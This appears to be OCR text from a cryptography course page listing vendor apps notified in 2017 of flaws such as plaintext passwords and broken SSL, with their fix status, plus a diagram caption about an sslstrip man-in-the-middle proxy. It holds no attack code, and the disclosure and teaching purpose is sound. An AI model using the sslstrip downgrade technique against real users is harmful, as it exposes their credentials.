
Multiple Vulnerabilities



Multiple Vulnerabilities

Delhaize	**Password in log, broken SSL, and insecure local encryption** Notified 5-14-17; no reply, still vulnerable as of 7-28-17
Publix	**Plaintext Password Storage and Broken SSL** Notified 5-13-17; no reply, still vulnerable as of 7-28-17


Fixed



Fixed

Golf Galaxy	**Broken SSL, and insecure added encryption** Notified 5-21-17 -- FIXED
JP Morgan Chase	**Password Exposed in Log** Notified 5-10-17; no reply, but fixed as of 7-28-17
OptionsHouse by ETrade	**Broken SSL** Fixed more than two years after notification

I HAVE HAD IT
WITH THESE #@$!
PASSWORDS ON
THIS #@$! PHONE!



O'REILLY
Mastering Bitcoin
UNLOCKING DIGITAL CRYPTOCURRENCIES
Andreas M. Antonopoulos
Christof Paar
Jan Pelzl
Understanding Cryptography
A Textbook for Students and Practitioners
Springer

CNIT 141: Cryptography for Computer Networks


Planned for Fall 2017

Schedule · Lecture Notes · Projects · Links · Home Page

Optional book ($33)
Free online version

SSLstrip

sslstrip Proxy Changes HTTPS to HTTP



To Internet

HTTPS


HTTP

Attacker: sslstrip Proxy in the Middle

